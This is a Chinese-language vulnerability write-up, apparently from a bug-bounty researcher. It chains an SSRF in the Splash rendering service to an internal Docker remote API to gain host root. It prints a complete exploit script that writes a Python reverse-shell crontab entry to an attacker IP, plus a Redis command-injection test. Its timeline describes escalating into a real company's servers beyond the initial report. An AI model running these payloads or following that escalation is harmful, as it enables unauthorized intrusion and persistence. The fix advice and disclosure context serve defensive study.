

0x01 簡介
最近自己寫的小工具在掃描的過程,發現了某公司在公網開放了一個使用開源系統的站點,該系統為 Splash,是一個使用 Python3、Twisted 和 QT5 寫的 javascript rendering service,即提供了 HTTP API 的輕量級瀏覽器,默認監聽在 8050 (http) 和 5023 (telnet) 端口。
Splash 可以根據用戶提供的 url 來渲染頁面,并且 url 沒有驗證,因此可導致 SSRF (帶回顯)。和一般的 SSRF 不同的是,除了 GET 請求之外,Splash 還支持 POST。這次漏洞利用支持 POST 請求,結合內網 Docker Remote API,獲取到了宿主機的 root 權限,最終導致內網漫游。文章整理了一下利用過程,如果有哪里寫的不對或者不準確的地方,歡迎大家指出~
0x02 環境搭建
為了不涉及公司的內網信息,這里在本地搭建環境,模擬整個過程
畫了一個簡單的圖來描述環境

這里使用 Virtualbox 運行 Ubuntu 虛擬機作為 Victim,宿主機作為 Attacker
Attacker IP: 192.168.1.213
Victim:
IP: 192.168.1.120 使用橋接模式
內網IP:172.16.10.74,使用 Host-only 并且在 Adanced 中去掉 Cable Connected
Splash開放在 http://192.168.1.120:8050 ,版本為 v2.2.1,Attacker可訪問
Docker remote api 在 http://172.16.10.74:2375 ,版本為 17.06.0-ce,Attacker無法訪問
JIRA 運行在 http://172.16.10.74:8080,Attacker 無法訪問
Victim 機器上需要裝 docker,安裝步驟可以參考 文檔
因為后面測試需要利用 /etc/crontab 反彈,所以需要啟動 cron
service cron startdocker默認安裝不會開放 tcp 2375 端口,這里需要修改一下配置,讓其監聽在 172.16.10.74 的 2375 端口
在 /etc/default/docker 文件中添加
DOCKER_OPTS="-H tcp://172.16.10.74:2375創建目錄 docker.service.d (如果沒有的話)
mkdir /etc/systemd/system/docker.service.d/修改 vim /etc/systemd/system/docker.service.d/docker.conf 的內容為
[Service]
ExecStart=
EnvironmentFile=/etc/default/docker
ExecStart=/usr/bin/dockerd -H fd:// $DOCKER_OPTS
重啟 docker
systemctl daemon-reload
service docker restart
查看是否成功監聽
root@test:/home/user# netstat -antp | grep LISTEN
tcp        0      0 172.16.10.74:2375       0.0.0.0:*               LISTEN      1531/dockerd

root@test:/home/user# curl 172.16.10.74:2375
{"message":"page not found"}
運行 splash
docker pull scrapinghub/splash:2.2.1
sudo docker run --name=splash -d -p 5023:5023 -p 8050:8050 -p 8051:8051 scrapinghub/splash:2.2.1
運行 JIRA
docker pull cptactionhank/atlassian-jira:latest
docker run -d -p 172.16.10.74:8080:8080 --name=jira cptactionhank/atlassian-jira:latest
可以測試一下,宿主機上無法訪問以下兩個地址的
# docker remote api
http://192.168.1.120:2375/
# jira
http://192.168.1.120:8080/
0x03 利用過程
帶回顯 SSRF
首先來看一下 SSRF

在宿主機上訪問 http://192.168.1.120:8050/ ,右上角有一個填寫 url 的地方,這里存在帶回顯的
ssrf

這里填寫內網 jira 的地址 http://172.16.10.74:8080 ,點擊 Render me!,可以看到返回了頁面截圖、請求信息和頁面源碼,相當于是一個內網瀏覽器!

查看 文檔 得知,有個 render.html 也可以渲染頁面,這里訪問 docker remote api,http://172.16.10.74:2375
Lua scripts 嘗試
閱讀了下文檔,得知 splash 支持執行自定義的 Lua scripts,也就是首頁填寫url下面的部分

具體可以參考這里 Splash Scripts Tutorial
但是這里的 Lua 默認是運行在 Sandbox 里,很多標準的 Lua modules 和 functions 都被禁止了
文檔 http://splash.readthedocs.io/en/2.2.1/scripting-libs.html#standard-library 列出了 Sandbox 開啟后(默認開啟)可用的 Lua modules:
string
table
math
os
這里有一個os,可以執行系統命令 http://www.lua.org/manual/5.2/manual.html#pdf-os.execute
但是試了一下 require os,返回 not found,所以沒辦法實現
local os = require("os")
function main(splash)
end
通過 docker remote api 獲取宿主機 root 權限
再看了遍文檔,發現除了 GET 請求,還支持 POST,具體可以參考這里
通過之前對該公司的測試,得知某些 ip 段運行著 docker remote api,所以就想嘗試利用 post 請求,調用 api,通過掛載宿主機 /etc 目錄 ,創建容器,然后寫 crontab 來反彈 shell,獲取宿主機 root 權限。
根據 docker remote api 的 文檔 ,實現反彈需要調用幾個 API,分別是
POST /images/create:創建image,因為當時的環境可以訪問公網,所以就選擇將創建好的 image 先push 到 docker hub,然后調用 API 拉取POST /containers/create: 創建 container,這里需要掛載宿主機/etc目錄POST /containers/(id or name)/start: 啟動 container,執行將反彈定時任務寫入宿主機的/etc/crontab
主要說一下構建 image,這里使用了 python 反彈 shell 的方法,代碼文件如下
Dockerfile
FROM busybox:latest

ADD ./start.sh /start.sh

WORKDIR /
start.sh:container 啟動時運行的腳本,負責寫入宿主機 /etc/crontab ,第一個參數作為反彈 host,第二個參數為端口
#!/bin/sh

echo "* * * * * root python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"$1\", $2));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'" >> /hostdir/crontab
構建并push
docker build -t b1ngz/busybox:latest .
docker push b1ngz/busybox:latest
雖然 splash 支持 post 請求,但是比較坑的是,文檔里沒有給向目標地址發 POST 請求的例子,只有參數說明,看了遍文檔,關鍵參數有這幾個
- url : 請求url
- http_method:請求url的方法
- headers: 請求 headers
- body: 請求url的body,默認為
application/x-www-form-urlencoded
測試的時候,一開始一直使用 get 方法來請求 render.html 接口,但總是返回400 ,卡了很久
{
    error: 400,
    description: "Incorrect HTTP API arguments",
    type: "BadOption",
    info: {
        argument: "headers",
        description: "'headers' must be either a JSON array of (name, value) pairs or a JSON object",
        type: "bad_argument"
    }
}
搜了一下,在 github issue 里找到了原因,得用post請求,并且 headers 得在 body里,且類型為 json,略坑,這里給出利用腳本,代碼有注釋,大家可以自己看看
# -*- coding: utf-8 -*-
__author__ = 'b1ngz'

import json
import re
import requests

def pull_image(api, docker_api, image_name, image_tag):
    print("pull image: %s:%s" % (image_name, image_tag))
    url = "%s/render.html" % api
    print("url: %s" % url)
    docker_url = '%s/images/create?fromImage=%s&tag=%s' % (docker_api, image_name, image_tag)
    print("docker_url: %s" % docker_url)
    params = {
        'url': docker_url,
        'http_method': 'POST',
        'body': '',
        'timeout': 60
    }
    resp = requests.get(url, params=params)
    print("request url: %s" % resp.request.url)
    print("status code: %d" % resp.status_code)
    print("resp text: %s" % resp.text)
    print("-" * 50)

def create_container(api, docker_api, image_name, image_tag, shell_host, shell_port):
    image = "%s:%s" % (image_name, image_tag)
    print("create_container: %s" % image)

    body = {
        "Image": image,
        "Volumes": {
            "/etc": {  # 掛載根目錄有時候會出錯,這里選擇掛載/etc
                "bind": "/hostdir",
                "mode": "rw"
            }
        },
        "HostConfig": {
            "Binds": ["/etc:/hostdir"]
        },
        "Cmd": [  # 運行 start.sh,將反彈定時任務寫入宿主機/etc/crontab
            '/bin/sh',
            '/start.sh',
            shell_host,
            str(shell_port),
        ],
    }
    url = "%s/render.html" % api
    docker_url = '%s/containers/create' % docker_api

    params = {
        'http_method': 'POST',
        'url': docker_url,
        'timeout': 60
    }
    resp = requests.post(url, params=params, json={
        'headers': {'Content-Type': 'application/json'},
        "body": json.dumps(body)
    })
    print(resp.request.url)
    print(resp.status_code)
    print(resp.text)
    result = re.search('"Id":"(\w+)"', resp.text)
    container_id = result.group(1)
    print(container_id)
    print("-" * 50)
    return container_id

def start_container(api, docker_api, container_id):
    url = "%s/render.html" % api
    docker_url = '%s/containers/%s/start' % (docker_api, container_id)

    params = {
        'http_method': 'POST',
        'url': docker_url,
        'timeout': 10
    }
    resp = requests.post(url, params=params, json={
        'headers': {'Content-Type': 'application/json'},
        "body": "",
    })

    print(resp.request.url)
    print(resp.status_code)
    print(resp.text)
    print("-" * 50)

def get_result(api, docker_api, container_id):
    url = "%s/render.html" % api
    docker_url = '%s/containers/%s/json' % (docker_api, container_id)

    params = {
        'url': docker_url
    }

    resp = requests.get(url, params=params, json={
        'headers': {
            'Accept': 'application/json'},
    })

    print(resp.request.url)
    print(resp.status_code)
    result = re.search('"ExitCode":(\w+),"', resp.text)
    exit_code = result.group(1)
    if exit_code == '0':
        print('success')
    else:
        print('error')
    print("-" * 50)

if __name__ == '__main__':
    # splash地址和端口
    splash_host = '192.168.1.120'
    splash_port = 8050

    # 內網docker的地址和端口
    docker_host = '172.16.10.74'
    docker_port = 2375

    # 反彈shell的地址和端口
    shell_host = '192.168.1.213'
    shell_port = 12345

    splash_api = "http://%s:%d" % (splash_host, splash_port)
    docker_api = 'http://%s:%d' % (docker_host, docker_port)

    # docker image,存在docker hub上
    image_name = 'b1ngz/busybox'
    image_tag = 'latest'

    # 拉取 image
    pull_image(splash_api, docker_api, image_name, image_tag)
    # 創建 container
    container_id = create_container(splash_api, docker_api, image_name, image_tag, shell_host, shell_port)
    # 啟動 container
    start_container(splash_api, docker_api, container_id)
    # 獲取寫入crontab結果
    get_result(splash_api, docker_api, container_id)
其他利用思路
其他思路的話,首先想到 ssrf 配合 gopher 協議,然后結合內網 redis,因為 splash 是基于 qt 的, 查了一下文檔 ,qtwebkit 默認不支持 gopher 協議,所以無法使用 gopher 。
后來經過測試,發現請求 headers 可控 ,并且支持 \n 換行
這里測試選擇了 redis 3.2.8 版本,以 root 權限運行,監聽在 172.16.10.74,測試腳本如下,可以成功執行
# -*- coding: utf-8 -*-
__author__ = 'b1ng'

import requests

def test_get(api, redis_api):
    url = "%s/render.html" % api

    params = {
        'url': redis_api,
        'timeout': 10
    }
    resp = requests.post(url, params=params, json={
        'headers': {
            'config set dir /root\n': '',
        },
    })

    print(resp.request.url)
    print(resp.status_code)
    print(resp.text)

if __name__ == '__main__':
    # splash地址和端口
    splash_host = '192.168.1.120'
    splash_port = 8050

    # 內網docker的地址和端口
    docker_host = '172.16.10.74'
    docker_port = 6379

    splash_api = "http://%s:%d" % (splash_host, splash_port)
    docker_api = 'http://%s:%d' % (docker_host, docker_port)

    test_get(splash_api, docker_api)
運行后 redis 發出了警告 (高版本的新功能)
24089:M 11 Jul 23:29:07.730 - Accepted 172.17.0.2:56886
24089:M 11 Jul 23:29:07.730 # Possible SECURITY ATTACK detected. It looks like somebody is sending POST or Host: commands to Redis. This is likely due to an attacker attempting to use Cross Protocol Scripting to compromise your Redis instance. Connection aborted.
但是執行了
172.16.10.74:6379> config get dir
1) "dir"
2) "/root"
后來又測試了一下 post body,發現 body 還沒發出去,連接就被強制斷開了,所以無法利用
這里用 nc 來看一下發送的數據包
root@test:/home/user/Desktop# nc -vv -l -p 5555
Listening on [0.0.0.0] (family 0, port 5555)
Connection from [172.17.0.2] port 5555 [tcp/*] accepted (family 2, sport 38384)
GET / HTTP/1.1
config set dir /root
:
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) splash Safari/538.1
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en,*
Host: 172.16.10.74:5555
可以看到 config set dir /root,說明可以利用
其他的話,因為支持post,也可以結合一些內網系統進行利用,這里就不細說了
0x04 修復方案
對于 splash,看了下文檔,沒有提到認證說明,應該是應用本身就沒有這個功能,所以得自己加認證,臨時方案可以用 basic 認證,徹底修復的話還是得自己修改代碼,加上認證功能
這里的 docker remote api,應該是因為舊版本的 swarm 開放的,根據 文檔 中 step 3,每個 node 都會開放 2375 或者 2376 端口,通過 iptables 來限制的話,需要配置 client node 的端口只允許 manager 訪問,manager 的端口需要加白名單
0x05 Timeline
-
2017-07-05 02:00:00 提交漏洞,報告內容為存在帶回顯 SSRF
-
2017-07-05 10:07:28 深入后成功獲取內網服務器root權限 (可獲取多臺服務器root權限,并可拉取和push docker倉庫image,倉庫中有如 api-xxx、xxx.com 名稱的 image ),聯系審核人員,提交補充后的報告
-
2017-07-06 18:15:00 聯系審核人員,詢問進度,告知已復現。因為之前相同危害漏洞評級為嚴重,所以詢問此漏洞是否屬于嚴重漏洞,告知金幣兌換比例提升后( 5:1 提升為 1:1 ),嚴重漏洞評定收緊,明天審核
-
2017-07-07 14:31:00 審核人員告知復現時,獲取內網權限步驟遇到問題,要求提供更多細節,因為之前筆記筆記亂,回復晚些整理后再發送,順帶詢問評級,答復獲取到權限的服務器不屬于核心服務器,并且內部對評為 一般業務高危 還是 一般業務嚴重 存在分歧,對應金幣獎勵為 800 和 1000,正好趕上三倍活動,也就是 2400 - 3000。這里算了一下,按照獎勵提升之前的評級規則,相同危害的漏洞是評為核心嚴重的,對應獎勵為 5000現金 + 3000 積分 (兌換比例5:1),這里相同危害,獎勵提升后,再加上三倍金幣活動,比之前的獎勵還低一些,所以覺得不合理,因趕上周五和其他一些事情,商量下周一給評級
-
2017-07-10 10:16:00 聯系審核人員,因為兩邊對于評級意見不一致,詢問是否能夠給予授權,繼續深入,嘗試證明可獲取到 “核心服務器” 權限,回復沒有給予授權,并告知可以判定為非核心嚴重級別,詢問是否能夠接受,回復不能接受,并給出理由
-
2017-07-12 10:08:00 聯系審核人員,提供獲取反彈 shell EXP,并告知會寫文章,希望盡快確認并修復,最終給予評級 嚴重非核心 ,1500 積分,4500 金幣(三倍活動)
 本文由 Seebug Paper 發布,如需轉載請注明來源。本文地址:http://www.bjnorthway.com/354/
暫無評論